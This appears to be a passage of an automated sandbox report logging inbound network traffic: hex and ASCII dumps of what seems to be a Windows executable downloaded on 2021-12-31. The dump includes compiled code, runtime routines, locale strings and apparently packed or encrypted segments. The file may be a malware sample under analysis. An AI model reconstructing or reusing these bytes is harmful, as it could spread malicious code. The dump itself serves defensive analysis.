2021-12-31 18:13:31 UTC	1538	IN	Data Raw: 20 6c 00 00 6a 00 ff d7 6a 00 6a 00 68 20 6c 00 00 6a 00 ff d7 6a 00 6a 00 68 d9 77 00 00 6a 00 ff 15 48 d1 41 00 ff d6 8d 05 08 b0 42 00 50 8d 9d 70 f8 ff ff 6a 00 ff 35 00 b0 42 00 b9 01 00 00 00 69 d1 81 01 00 00 03 d3 ff d2 e9 88 00 00 00 68 24 d4 41 00 68 90 5f 44 00 e8 70 e4 ff ff 8b f0 83 c4 08 8b 0e 8b 49 04 8b 4c 31 30 8b 49 04 89 8d 44 f8 ff ff 8b 11 ff 52 04 8d 85 40 f8 ff ff c7 45 fc 00 00 00 00 50 e8 11 e7 ff ff 83 c4 04 8b c8 8b 10 6a 0a 8b 42 20 ff d0 8b 8d 44 f8 ff ff 88 85 6c f8 ff ff c7 45 fc ff ff ff ff 85 c9 74 11 8b 01 ff 50 08 85 c0 74 08 8b 10 8b c8 6a 01 ff 12 ff b5 6c f8 ff ff 8b ce e8 5e fa ff ff 8b ce e8 87 f8 ff ff 33 c0 8b 4d f4 64 89 0d 00 00 00 00 59 5f 5e 5b 8b 4d f0 33 cd e8 5c 24 00 00 8b e5 5d c3 33 c0 57 8b f9 40 f0 0f Data Ascii: ljjjh ljjjhwjHABPpj5Bih$Ah_DpIL10IDR@EPjB DlEtPtjl^3MdY_^[M3\$]3W@
2021-12-31 18:13:31 UTC	1546	IN	Data Raw: 00 77 13 e8 98 08 00 00 8b dc 85 db 74 1e c7 03 cc cc 00 00 eb 13 50 e8 df 45 00 00 8b d8 59 85 db 74 09 c7 03 dd dd 00 00 83 c3 08 89 5d f4 85 db 0f 84 05 01 00 00 57 53 56 ff 75 10 6a 01 ff 75 20 ff 15 54 d0 41 00 85 c0 0f 84 ec 00 00 00 33 c0 50 50 50 50 50 57 53 ff 75 0c ff 75 08 ff 15 5c d0 41 00 8b f0 85 f6 0f 84 cd 00 00 00 ba 00 04 00 00 85 55 0c 74 30 8b 45 1c 85 c0 0f 84 ba 00 00 00 3b f0 0f 8f b2 00 00 00 6a 00 6a 00 6a 00 50 ff 75 18 57 53 ff 75 0c ff 75 08 ff 15 5c d0 41 00 e9 95 00 00 00 8d 04 36 8d 48 08 3b c1 1b c0 23 c1 74 73 3b c2 77 13 e8 e0 07 00 00 8b fc 85 ff 74 1e c7 07 cc cc 00 00 eb 13 50 e8 27 45 00 00 8b f8 59 85 ff 74 09 c7 07 dd dd 00 00 83 c7 08 89 7d f8 85 ff 74 43 6a 00 6a 00 6a 00 56 57 ff 75 f0 53 ff 75 0c ff 75 08 ff 15 Data Ascii: wtPEYt]WSVuju TA3PPPPPWSuu\AUt0E;jjjPuWSuu\A6H;#ts;wtP'EYt}tCjjjVWuSuu
2021-12-31 18:13:31 UTC	1554	IN	Data Raw: 0f 85 b9 03 00 00 8b 46 14 3b 42 14 74 55 0f b6 f8 0f b6 42 14 2b f8 75 18 0f b6 7e 15 0f b6 42 15 2b f8 75 0c 0f b6 7e 16 0f b6 42 16 2b f8 74 10 33 c9 85 ff 0f 9f c1 8d 0c 4d ff ff ff eb 1a 0f b6 4e 17 0f b6 42 17 2b c8 74 0e 33 c0 85 c9 0f 9f c0 8d 0c 45 ff ff ff 85 c9 0f 85 5c 03 00 00 8b 46 18 3b 42 18 74 55 0f b6 f8 0f b6 42 18 2b f8 75 18 0f b6 7e 19 0f b6 42 19 2b f8 75 0c 0f b6 7e 1a 0f b6 42 1a 2b f8 74 10 33 c9 85 ff 0f 9f c1 8d 0c 4d ff ff ff eb 1a 0f b6 4e 1b 0f b6 42 1b 2b c8 74 0e 33 c0 85 c9 0f 9f c0 8d 0c 45 ff ff ff 85 c9 0f 85 ff 02 00 00 8b 46 1c 3b 42 1c 74 55 0f b6 f8 0f b6 42 1c 2b f8 75 18 0f b6 7e 1d 0f b6 42 1d 2b f8 75 0c 0f b6 7e 1e 0f b6 42 1e 2b f8 74 10 33 c9 85 ff 0f 9f c1 8d 0c 4d ff ff ff eb 1a 0f b6 4e 1f Data Ascii: F;BtUB+u~B+u~B+t3MNB+t3E\F;BtUB+u~B+u~B+t3MNB+t3EF;BtUB+u~B+u~B+t3MN
2021-12-31 18:13:31 UTC	1562	IN	Data Raw: 6a 00 50 89 45 fc ff 15 bc d0 41 00 8b f0 85 f6 75 47 ff 15 00 d0 41 00 83 f8 57 75 28 8b 75 fc 6a 07 68 30 f4 41 00 56 e8 cb 5e 00 00 83 c4 0c 85 c0 74 11 6a 00 6a 00 56 ff 15 bc d0 41 00 8b f0 85 f6 75 14 83 c8 ff 87 03 83 c7 04 3b 7d 0c 75 8c 33 c0 5f 5e 5b c9 c3 8b c6 87 03 85 c0 74 07 56 ff 15 b4 d0 41 00 8b c6 eb e8 55 8b ec 8b 45 08 56 57 8d 3c 85 50 65 44 00 8b 07 83 ce ff 3b c6 74 2b 85 c0 75 29 ff 75 14 ff 75 10 e8 3f ff ff ff 59 59 85 c0 74 14 ff 75 0c 50 ff 15 b8 d0 41 00 85 c0 74 06 8b c8 87 0f eb 04 87 37 33 c0 5f 5e 5d c3 55 8b ec 56 68 48 f4 41 00 68 40 f4 41 00 68 48 f4 41 00 6a 00 e8 9d ff ff ff 8b f0 83 c4 10 85 f6 74 10 ff 75 08 8b ce ff 15 5c d1 41 00 ff d6 5e 5d c3 5e 5d ff 25 a4 d0 41 00 55 8b ec 56 68 5c f4 41 00 68 54 f4 41 00 68 Data Ascii: jPEAuGAWu(ujh0AV^tjjVAu;}u3_^[tVAUEVW<PeD;t+u)uu?YYtuPAt73_^]UVhHAh@AhHAjtu\A^]^]%AUVh\AhTAh
2021-12-31 18:13:31 UTC	1570	IN	Data Raw: ff ff 59 c3 8b ff 55 8b ec 51 53 56 8b f1 57 8b 06 8b 7e 04 8b 18 53 e8 3a 83 00 00 ff 76 04 88 45 fc 8b 06 ff 30 8b 46 10 ff 30 8b 46 0c ff 30 8b 46 08 ff 30 e8 8d 00 00 00 57 53 ff 75 fc 8b f0 e8 bc 83 00 00 83 c4 24 8b c6 5f 5e 5b c9 c3 8b ff 55 8b ec 83 ec 20 83 7d 0c 00 74 2b 83 7d 10 00 74 25 8b 4d 14 85 c9 75 22 8b 45 18 50 c6 40 1c 01 c7 40 18 16 00 00 00 33 c0 50 50 50 50 50 e8 7c e4 ff ff 83 c4 18 33 c0 c9 c3 8d 45 14 89 4d f8 89 45 e0 8b 45 18 89 45 e4 8d 45 08 89 45 e8 8d 45 0c 89 45 ec 8d 45 10 89 45 f0 8d 45 f8 50 8d 45 e0 89 4d f4 50 8d 45 f4 50 8d 4d ff e8 e4 fe ff ff c9 c3 8b ff 55 8b ec 83 ec 0c 53 56 57 8b 7d 0c 85 ff 74 2c 8b 75 10 85 f6 74 25 8b 4d 14 85 c9 75 25 8b 45 18 50 c6 40 1c 01 c7 40 18 16 00 00 00 33 c0 50 50 50 50 50 e8 00 Data Ascii: YUQSVW~S:vE0F0F0F0WSu$_^[U }t+}t%Mu"EP@@3PPPPP|3EMEEEEEEEEEEPEMPEPMUSVW}t,ut%Mu%EP@@3PPPPP
2021-12-31 18:13:31 UTC	1578	IN	Data Raw: db 74 05 66 3b da 75 51 50 56 6a 10 8d 87 00 01 00 00 50 e8 d2 8b 00 00 83 c4 10 85 c0 75 42 8b 45 fc 6a 2c 59 66 3b d9 0f 84 19 ff ff ff 66 85 db 0f 84 10 ff ff ff 8b 75 f8 83 c6 02 40 68 68 00 42 00 56 89 45 fc e8 7b ae 00 00 59 59 6a 2c 5a 85 c0 0f 85 45 ff ff ff 83 c8 ff 5f 5e 5b c9 c3 33 db 53 53 53 53 53 e8 3f c5 ff ff cc 8b ff 55 8b ec 56 e8 f7 21 00 00 8b 55 08 8b f0 6a 00 58 8b 8e 50 03 00 00 f6 c1 02 0f 94 c0 40 83 fa ff 74 33 85 d2 74 36 83 fa 01 74 1f 83 fa 02 74 15 e8 0c e6 ff ff c7 00 16 00 00 00 e8 ce c4 ff ff 83 c8 ff eb 17 83 e1 fd eb 03 83 c9 02 89 8e 50 03 00 00 eb 07 83 0d 70 52 44 00 ff 5e 5d c3 8b ff 55 8b ec 56 8b 75 0c 85 f6 74 1f 8b 45 08 85 c0 74 18 3b c6 74 14 57 6a 2e 59 8b f8 f3 a5 83 60 0c 00 50 e8 74 ae 00 00 59 5f 5e 5d c3 Data Ascii: tf;uQPVjPuBEj,Yf;fu@hhBVE{YYj,ZE_^[3SSSSS?UV!UjXP@t3t6ttPpRD^]UVutEt;tWj.Y`PtY_^]
2021-12-31 18:13:31 UTC	1586	IN	Data Raw: e8 42 a6 ff ff 59 83 65 fc 00 6a 00 8b 45 0c 8b 00 ff 30 e8 0d 02 00 00 59 59 c7 45 fc fe ff ff ff e8 12 00 00 00 8b 4d f0 64 89 0d 00 00 00 00 59 5f 5e 5b c9 c2 0c 00 8b 45 10 ff 30 e8 4d a6 ff ff 59 c3 6a 08 68 e0 9a 42 00 e8 b0 6b ff ff 8b 45 08 ff 30 e8 ed a5 ff ff 59 83 65 fc 00 8b 4d 0c 8b 41 04 8b 00 ff 30 8b 01 ff 30 e8 b3 01 00 00 59 59 c7 45 fc fe ff ff ff e8 12 00 00 00 8b 4d f0 64 89 0d 00 00 00 00 59 5f 5e 5b c9 c2 0c 00 8b 45 10 ff 30 e8 f3 a5 ff ff 59 c3 8b ff 55 8b ec 83 ec 14 8b 45 08 33 c9 41 6a 43 89 48 18 8b 45 08 c7 00 40 fe 41 00 8b 45 08 89 88 50 03 00 00 8b 45 08 59 6a 05 c7 40 48 50 55 44 00 8b 45 08 66 89 48 6c 8b 45 08 66 89 88 72 01 00 00 8d 4d ff 8b 45 08 83 a0 4c 03 00 00 00 8d 45 08 89 45 f0 58 89 45 f8 89 45 ec 8d 45 f8 50 Data Ascii: BYejE0YYEMdY_^[E0MYjhBkE0YeMA00YYEMdY_^[E0YUE3AjCHE@AEPEYj@HPUDEfHlEfrMELEEXEEEP

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>2021-12-31 18:13:31 UTC</td><td>1594</td><td>IN</td><td>Data Raw: 43 8b c6 8b d6 83 e0 3f c1 fa 06 6b c8 38 8b 04 95 20 69 44 00 f6 44 08 28 01 74 28 8d 45 08 89 75 f8 89 45 ec 8d 4d ff 8b 45 0c 89 45 f0 8d 45 f8 50 8d 45 ec 89 75 f4 50 8d 45 f4 50 e8 f9 fe ff ff eb 28 8b 45 0c 33 c9 50 51 51 51 c6 40 24 01 51 89 48 20 c6 40 1c 01 51 c7 40 18 09 00 00 00 e8 9c 84 ff ff 83 c4 18 83 c8 ff 5e c9 c3 8b ff 55 8b ec 56 57 8b 7d 08 57 e8 a2 61 00 00 59 83 f8 ff 75 04 33 f6 eb 4e a1 20 69 44 00 83 ff 01 75 09 f6 80 98 00 00 00 01 75 0b 83 ff 02 75 1c f6 40 60 01 74 16 6a 02 e8 73 61 00 00 6a 01 8b f0 e8 6a 61 00 00 59 59 3b c6 74 c8 57 e8 5e 61 00 00 59 50 ff 15 00 d1 41 00 85 c0 75 b6 ff 15 00 d0 41 00 8b f0 57 e8 b3 60 00 00 59 8b cf 83 e7 3f c1 f9 06 6b d7 38 8b 0c 8d 20 69 44 00 c6 44 11 28 00 85 f6 74 10 ff 75 0c 56 e8 79
Data Ascii: C?k8 iDD(t(EuEMEEEPEuPEP(E3PQQQ@$QH @Q@^UVW}WaYu3N iDuuu@`tjsajjaYY;tW^aYPAuAW`Y?k8 iDD(tuVy</td></tr>
<tr><td>2021-12-31 18:13:31 UTC</td><td>1602</td><td>IN</td><td>Data Raw: c0 74 5c 8b 4d 10 39 4d ec 77 54 03 7d ec 8b 45 f8 8b 55 f0 8b 04 85 20 69 44 00 80 7c 02 28 00 7d ab 80 7d ff 02 74 17 d1 e9 51 ff 75 0c 57 53 ff 75 08 e8 f9 f9 ff ff 83 c4 14 8b f8 eb 8e d1 ef 80 7d e4 00 57 ff 75 e0 ff 75 08 74 0a e8 35 fb ff ff 83 c4 0c eb e3 e8 2c f8 ff ff eb f4 ff 15 00 d0 41 00 6a 05 5f 3b c7 75 17 e8 41 86 ff ff c7 00 09 00 00 00 e8 23 86 ff ff 89 38 e9 47 ff ff ff 83 f8 6d 0f 85 37 ff ff ff 33 ff e9 3a ff ff ff 33 c0 eb 1b e8 03 86 ff ff 83 20 00 e8 0e 86 ff ff c7 00 09 00 00 00 e8 d0 64 ff ff 83 c8 ff 5f 5b c9 c3 6a 18 68 40 9c 42 00 e8 3e 2b ff ff 8b 7d 08 83 ff fe 75 1b 8b 45 18 c6 40 24 01 83 60 20 00 c6 40 1c 01 c7 40 18 09 00 00 00 e9 e0 00 00 00 85 ff 0f 88 b3 00 00 00 3b 3d 20 6b 44 00 0f 83 a7 00 00 00 8b cf c1 e9 06 89
Data Ascii: t\M9MwT}EU iD|(}}tQuWSu}Wuut5,Aj_;uA#8Gm73:3 d_[jh@B>+}uE@$` @@;= kD</td></tr>
<tr><td>2021-12-31 18:13:31 UTC</td><td>1610</td><td>IN</td><td>Data Raw: ff ff 40 74 08 c6 85 70 ff ff ff 00 c3 c6 85 70 ff ff ff 00 dc 05 fe 0e 42 00 c3 eb 03 cc cc cc d9 c9 8d a4 24 00 00 00 00 8d a4 24 00 00 00 00 db bd 62 ff ff ff db ad 62 ff ff ff f6 85 69 ff ff ff 40 74 09 c6 85 70 ff ff ff 00 eb 07 c6 85 70 ff ff ff 00 de c1 c3 8d a4 24 00 00 00 00 90 db bd 62 ff ff ff db ad 62 ff ff ff f6 85 69 ff ff ff 40 74 20 d9 c9 db bd 62 ff ff ff db ad 62 ff ff ff f6 85 69 ff ff ff 40 74 09 c6 85 70 ff ff ff 00 eb 07 c6 85 70 ff ff ff 01 de c1 c3 90 dd d8 dd d8 db 2d e0 0e 42 00 80 bd 70 ff ff ff 00 7f 07 c6 85 70 ff ff ff 01 0a c9 c3 8d 49 00 dd d8 dd d8 db 2d f4 0e 42 00 0a ed 74 02 d9 e0 0a c9 74 08 dd 05 06 0f 42 00 de c9 c3 0a c9 74 02 d9 e0 c3 cc cc cc cc cc cc cc cc cc cc cc cc 55 8b ec 83 c4 e0 89 45 e0 8b 45 18 89 45 f0
Data Ascii: @tppB$$bbi@tpp$bbi@t bbi@tpp-BppI-BttBtUEEE</td></tr>
<tr><td>2021-12-31 18:13:31 UTC</td><td>1618</td><td>IN</td><td>Data Raw: ec 51 51 53 56 6a 38 6a 40 e8 5f 8d ff ff 8b f0 33 db 89 75 f8 59 59 85 f6 75 04 8b f3 eb 4b 8d 86 00 0e 00 00 3b f0 74 41 57 8d 7e 20 8b f0 53 68 a0 0f 00 00 8d 47 e0 50 e8 53 8b ff ff 83 4f f8 ff 80 67 0d f8 89 1f 8d 7f 38 89 5f cc 8d 47 e0 c7 47 d0 00 00 0a 0a c6 47 d4 0a 89 5f d6 88 5f da 3b c6 75 c9 8b 75 f8 5f 53 e8 eb 84 ff ff 59 8b c6 5e 5b c9 c3 8b ff 55 8b ec 56 8b 75 08 85 f6 74 25 53 8d 9e 00 0e 00 00 57 8b fe 3b f3 74 0e 57 ff 15 48 d0 41 00 83 c7 38 3b fb 75 f2 56 e8 b5 84 ff ff 59 5f 5b 5e 5d c3 6a 10 68 00 9d 42 00 e8 48 eb fe ff 81 7d 08 00 20 00 00 72 21 e8 ec 45 ff ff 6a 09 5e 89 30 e8 af 24 ff ff 8b c6 8b 4d f0 64 89 0d 00 00 00 00 59 5f 5e 5b c9 c3 33 f6 89 75 e4 6a 07 e8 59 25 ff ff 59 89 75 fc 8b fe a1 20 6b 44 00 89 7d e0 39 45 08
Data Ascii: QQSVj8j@_3uYYuK;tAW~ ShGPSOg8_GGG__;uu_SY^[UVut%SW;tWHA8;uVY_[^]jhBH} r!Ej^0$MdY_^[3ujY% Yu kD}9E</td></tr>
<tr><td>2021-12-31 18:13:31 UTC</td><td>1626</td><td>IN</td><td>Data Raw: 33 c0 eb b1 33 c0 eb a5 33 c0 39 43 60 75 39 39 43 5c 74 34 8d 85 0c ff ff ff 50 ff 73 50 e8 01 c9 ff ff 59 59 85 c0 75 1f 57 33 db 53 56 e8 66 02 00 00 83 c4 0c 85 c0 74 0e 81 0f 00 01 00 00 39 5f 04 75 03 89 77 04 8b 07 c1 e8 02 f7 d0 83 e0 01 eb 05 33 c0 89 07 40 8b 4d fc 5f 5e 33 cd 5b e8 e9 c4 fe ff c9 c2 04 00 8b ff 55 8b ec 81 ec f4 00 00 00 a1 20 50 44 00 33 c5 89 45 fc 53 56 8b 75 08 57 e8 e6 61 ff ff 8b d8 e8 df 61 ff ff 56 8b b8 4c 03 00 00 e8 a2 00 00 00 59 8b 4b 60 8b f0 f7 d9 8d 85 0c ff ff ff 6a 78 1b c9 81 e1 02 f0 ff ff 50 81 c1 01 10 00 00 51 56 ff 15 ec d0 41 00 85 c0 75 05 21 07 40 eb 61 8d 85 0c ff ff ff 50 ff 73 50 e8 48 c8 ff ff 59 59 8b 4b 60 85 c0 75 09 85 c9 75 32 57 6a 01 eb 20 85 c9 75 32 39 4b 5c 74 2d 8d 85 0c ff ff ff 50 ff
Data Ascii: 3339C`u99C\t4PsPYYuW3SVft9_uw3@M_^3[U PD3ESVuWaaVLYK`jxPQVAu!@aPsPHYYK`uu2Wj u29K\t-P</td></tr>
<tr><td>2021-12-31 18:13:31 UTC</td><td>1634</td><td>IN</td><td>Data Raw: 06 ff ff c7 00 16 00 00 00 e8 71 e5 fe ff b8 ff ff ff 7f e9 83 00 00 00 56 8b 75 10 85 f6 75 04 33 c0 eb 76 ff 75 14 8d 4d ec e8 96 06 ff ff 8b 45 f0 83 b8 a8 00 00 00 00 75 0f 56 53 57 e8 ee fe ff ff 83 c4 0c 8b c8 eb 3e 0f b7 07 8d 4d f0 51 50 8d 7f 02 e8 8b a8 ff ff 0f b7 c0 8d 4d f0 89 45 fc 0f b7 03 8d 5b 02 51 50 e8 75 a8 ff ff 8b 55 fc 83 c4 10 0f b7 c0 8b ca 2b c8 75 09 85 d2 74 05 83 ee 01 75 c2 80 7d f8 00 74 0a 8b 45 ec 83 a0 50 03 00 00 fd 8b c1 5e 5b 5f c9 c3 8b ff 55 8b ec 83 7d 08 00 75 15 e8 03 06 ff ff c7 00 16 00 00 00 e8 c5 e4 fe ff 83 c8 ff 5d c3 ff 75 08 6a 00 ff 35 2c 6c 44 00 ff 15 20 d0 41 00 5d c3 8b ff 55 8b ec 83 ec 28 a1 20 50 44 00 33 c5 89 45 fc 8b 4d 0c 8b 45 18 53 8b 5d 08 56 8b 75 14 89 4d e0 89 45 e4 57 85 f6 75 05 be 34
Data Ascii: qVuu3vuMEuVSW>MQPME[QPuU+utu}tEP^[_U}u]uj5,lD A]U(PD3EMES]VuMEWu4</td></tr>
<tr><td>2021-12-31 18:13:31 UTC</td><td>1642</td><td>IN</td><td>Data Raw: 23 76 e2 ab 7c 66 73 f4 09 69 64 69 f3 d2 6d 56 41 12 1f 21 0c 12 20 0c 01 11 fd 3c ec 3e 1d 6e 36 3c 2d 27 1e 4a 00 fe 3c ea 2b 1d 46 1f ed 23 e3 58 02 78 1b 12 10 1f ef 32 ef 55 b3 11 fd 34 ee 00 fe 4d f8 0f 27 f1 31 d9 0c 03 21 00 fa 32 d2 4a a4 00 fe 45 de db 04 dc 24 1f ef 02 f7 00 fa 0a e6 1f ed 33 ef 66 e1 1b db 1e fd 04 fa 11 f0 1b ed 11 fd 0c c0 00 fe 4d c0 30 c8 05 de 1f ef 0a d5 00 fa 22 da 1f ed 2b c7 66 e1 2b f3 1e fd 04 d2 9f 5d 99 8c 88 ff 81 e9 23 ff 50 80 4f be 87 8b f2 be b0 fc 4e 8c 88 8b 00 5e 5a 70 8d 2d 92 86 fd 58 86 99 88 00 2c f9 7c fd fc 88 98 88 ff e5 13 99 f1 f1 89 98 88 86 eb 36 cf fd fc 90 98 88 ff e5 13 c5 f1 f1 81 98 88 86 eb 36 ab fd fc 98 98 88 ff e5 d3 35 87 8b 86 ef f2 79 99 8c 88 f9 3c b4 a1 f2 30 97 a9 be 96 4c fa 6a
Data Ascii: #v|fsidimVA! <>n6<-'J<+F#Xx2U4M'1!2JE$3fM0"+f+]#PON^Zp-X,|665y<0Lj</td></tr>
<tr><td>2021-12-31 18:13:31 UTC</td><td>1650</td><td>IN</td><td>Data Raw: 10 00 10 00 10 00 10 00 10 00 10 00 10 00 10 00 84 00 84 00 84 00 84 00 84 00 84 00 84 00 84 00 84 00 84 00 10 00 10 00 10 00 10 00 10 00 10 00 81 00 81 00 81 00 81 00 81 00 81 00 01 00 10 00 10 00 10 00 10 00 10 00 10 00 82 00 82 00 82 00 82 00 82 00 82 00 02 00 02 00 02 00 02 00 02 00 02 00 02 00 02 00 02 00 02 00 02 00 02 00 02 00 02 00 02 00 02 00 02 00 02 00 02 00 10 00 10 00 10 00 10 00 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Data Ascii:</td></tr>
<tr><td>2021-12-31 18:13:31 UTC</td><td>1658</td><td>IN</td><td>Data Raw: 68 00 2d 00 6a 00 61 00 6d 00 61 00 69 00 63 00 61 00 00 00 65 00 6e 00 67 00 6c 00 69 00 73 00 68 00 2d 00 6e 00 7a 00 00 00 00 00 65 00 6e 00 67 00 6c 00 69 00 73 00 68 00 2d 00 73 00 6f 00 75 00 74 00 68 00 20 00 61 00 66 00 72 00 69 00 63 00 61 00 00 00 00 00 65 00 6e 00 67 00 6c 00 69 00 73 00 68 00 2d 00 74 00 72 00 69 00 6e 00 69 00 64 00 61 00 64 00 20 00 79 00 20 00 74 00 6f 00 62 00 61 00 67 00 6f 00 00 00 65 00 6e 00 67 00 6c 00 69 00 73 00 68 00 2d 00 75 00 6b 00 00 00 00 00 65 00 6e 00 67 00 6c 00 69 00 73 00 68 00 2d 00 75 00 73 00 00 00 00 00 65 00 6e 00 67 00 6c 00 69 00 73 00 68 00 2d 00 75 00 73 00 61 00 00 00 66 00 72 00 65 00 6e 00 63 00 68 00 2d 00 62 00 65 00 6c 00 67 00 69 00 61 00 6e 00 00 00 00 00 66 00 72 00 65 00 6e 00 63 00 68
Data Ascii: h-jamaicaenglish-nzenglish-south africaenglish-trinidad y tobagoenglish-ukenglish-usenglish-usafrench-belgia nfrench</td></tr>
<tr><td>2021-12-31 18:13:31 UTC</td><td>1666</td><td>IN</td><td>Data Raw: 2d 00 69 00 71 00 00 00 61 00 72 00 2d 00 6a 00 6f 00 00 00 61 00 72 00 2d 00 6b 00 77 00 00 00 61 00 72 00 2d 00 6c 00 62 00 00 00 61 00 72 00 2d 00 6c 00 79 00 00 00 61 00 72 00 2d 00 6d 00 61 00 00 00 61 00 72 00 2d 00 6f 00 6d 00 00 00 61 00 72 00 2d 00 71 00 61 00 00 00 61 00 72 00 2d 00 73 00 61 00 00 00 61 00 72 00 2d 00 73 00 79 00 00 00 61 00 72 00 2d 00 74 00 6e 00 00 00 61 00 72 00 2d 00 79 00 65 00 00 00 61 00 7a 00 2d 00 61 00 7a 00 2d 00 63 00 79 00 72 00 6c 00 00 00 00 00 61 00 7a 00 2d 00 61 00 7a 00 2d 00 6c 00 61 00 74 00 6e 00 00 00 00 00 62 00 65 00 2d 00 62 00 79 00 00 00 62 00 67 00 2d 00 62 00 67 00 00 00 62 00 6e 00 2d 00 69 00 6e 00 00 00 62 00 73 00 2d 00 62 00 61 00 2d 00 6c 00 61 00 74 00 6e 00 00 00 00 00 63 00 61 00 2d 00 65
Data Ascii: -iqar-joar-kwar-lbar-lyar-maar-omar-qaar-saar-syar-tnar-yeaz-az-cyrlaz-az-latnbe-bybg-bgbn-inbs-ba-latnca-e</td></tr>
</table>

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:13:31 UTC	1674	IN	Data Raw: 00 00 80 11 eb 14 27 bf 85 38 52 dd d8 94 4e bd 00 00 00 3b 19 15 17 bf fe 2a 8b 32 5d d3 17 bd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 47 15 f7 3f 00 00 00 c0 45 15 f7 3f 00 00 00 40 44 15 f7 3f 00 00 00 00 43 15 f7 3f 00 00 00 80 41 15 f7 3f 00 00 00 00 40 15 f7 3f 00 00 00 80 3e 15 f7 3f 00 00 00 40 3d 15 f7 3f 00 00 00 c0 3b 15 f7 3f 00 00 00 40 3a 15 f7 3f 00 00 00 c0 38 15 f7 3f 00 00 00 80 37 15 f7 3f 00 00 00 00 36 15 f7 3f 00 00 00 80 34 15 f7 3f 00 00 00 00 33 15 f7 3f 00 00 00 80 31 15 f7 3f 00 00 00 40 30 15 f7 3f 00 00 00 c0 2e 15 f7 3f 00 00 00 40 2d 15 f7 3f 00 00 00 c0 2b 15 f7 3f 00 00 00 80 2a 15 f7 3f 00 00 00 00 29 15 f7 3f 00 00 00 80 27 15 f7 3f 00 00 00 00 26 15 f7 3f 00 00 00 c0 24 15 f7 3f 00 00 00 40 23 15 f7 Data Ascii: '8RN;*2]@G?E?@D?C?A?@?>?@=?;?@:?8?7?6?4?3?1?@0?.?@-?+?*?)?'?&?$?@#
2021-12-31 18:13:31 UTC	1682	IN	Data Raw: f1 67 8e 2d 48 cf fe 3f 8c ad 11 b4 f3 93 9c bc 27 5a 61 ee 1b fa fe 3f b0 b6 a4 86 f4 c7 9d 3c 97 ba 6b 37 2b 25 ff 3f 43 8e 0d bf a5 a1 93 3c 40 45 6e 5b 76 50 ff 3f 8a a1 d8 2d e1 d3 99 3c 14 be 9c ad fd 7b ff 3f 09 35 06 d0 12 bb 9d bc d8 90 9e 81 c1 a7 ff 3f 1e 93 a5 f3 53 48 87 3c f1 71 8f 2b c2 d3 ff 3f e7 79 65 96 74 eb 62 3c 43 00 4f 00 4e 00 4f 00 55 00 54 00 24 00 00 00 6c 6f 67 31 30 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 3f 00 00 00 00 00 00 f0 3f 33 04 00 00 00 00 00 00 33 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff 07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff 0f 00 ff ff ff ff ff ff 0f 00 00 00 00 00 00 c0 db 3f 00 00 00 00 00 c0 db Data Ascii: g-H?'Za?<k7+%?C<@En[vP?-<{?5?SH<q+?yetb<CONOUT$log10??33?
2021-12-31 18:13:31 UTC	1690	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 ff ff ff ff 94 c1 41 00 00 00 00 00 9c c1 41 00 22 05 93 19 02 00 00 00 10 96 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 ff ff ff ff e4 c2 41 00 22 05 93 19 01 00 00 00 44 96 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 fe ff ff ff 00 00 00 00 cc ff ff ff 00 00 00 00 fe ff ff ff a7 50 40 00 bb 50 40 00 00 00 00 00 fe ff ff ff 00 00 00 00 d8 ff ff ff 00 00 00 00 fe ff ff ff 1b 53 40 00 2e 53 40 00 00 00 00 00 fe ff ff ff 00 00 00 00 d8 ff ff ff 00 00 00 00 fe ff ff ff fd 5c 40 00 0b 5d 40 00 00 00 00 00 fe ff ff ff 00 00 00 00 d0 ff ff ff 00 00 00 00 fe ff ff ff 00 00 00 00 9a 88 40 00 00 00 00 00 51 88 40 00 5b 88 40 00 fe ff ff ff 00 00 00 Data Ascii: AA"BA"DBP@P@S@.S@\@]@@Q@[@
2021-12-31 18:13:31 UTC	1698	IN	Data Raw: ad 6f 79 67 42 53 00 72 5e 41 73 64 74 72 64 66 4b 77 79 75 ae 71 65 33 31 37 5f 72 77 6c 73 65 6c 75 72 64 6d 65 6d 72 69 79 67 41 50 01 72 54 48 72 65 74 71 64 66 72 78 79 75 64 6a 55 30 35 7a 5f 72 74 6a 73 65 72 0b 6c 65 6d 6f 67 70 79 16 40 41 53 0a 6d 22 72 55 67 63 1d 43 66 72 7d 66 44 56 6a 66 5c 79 36 5f 78 62 6f 1c 28 63 75 78 4d 23 65 6d 78 6d 51 79 41 53 06 78 7f 4f 71 73 60 5a 42 66 72 71 16 4b 65 71 6f 39 eb 35 79 ac 74 6a 59 64 73 75 72 65 6d 63 6d 33 28 79 64 4e 53 00 73 4f 71 76 65 59 73 64 66 75 77 79 64 1b 6f 65 33 3f 3c 21 6c 74 6c 79 6e 61 62 ff 32 6d 65 6c 57 79 0b 48 42 53 70 d0 43 2e 3c 65 74 78 68 6e 7a f9 10 62 3c 59 62 33 35 1d 77 7a 74 6c 58 69 75 78 7b 48 54 17 42 71 6f 09 6f 69 01 00 72 5e 5e 78 e8 2d 72 64 67 57 a7 db 75 65 Data Ascii: oygBSr^AsdtrdfKwyuqe317_rwlselurdmemriygAPrTHretqdfrxyudjU05z_rtjserlemogpy@ASm"rUgcCfr} fDVjf\y6_xbo(cuxM#emxmQyASxOqs`ZBfrqKeqo95ytjYdsuremcm3(ydNSsOqveYsdfuwydoe3?<!ltlynab2melWyHBSpC.<e txhnzb<Yb35wztlXiux{HTBqooir^^x-rdgWue
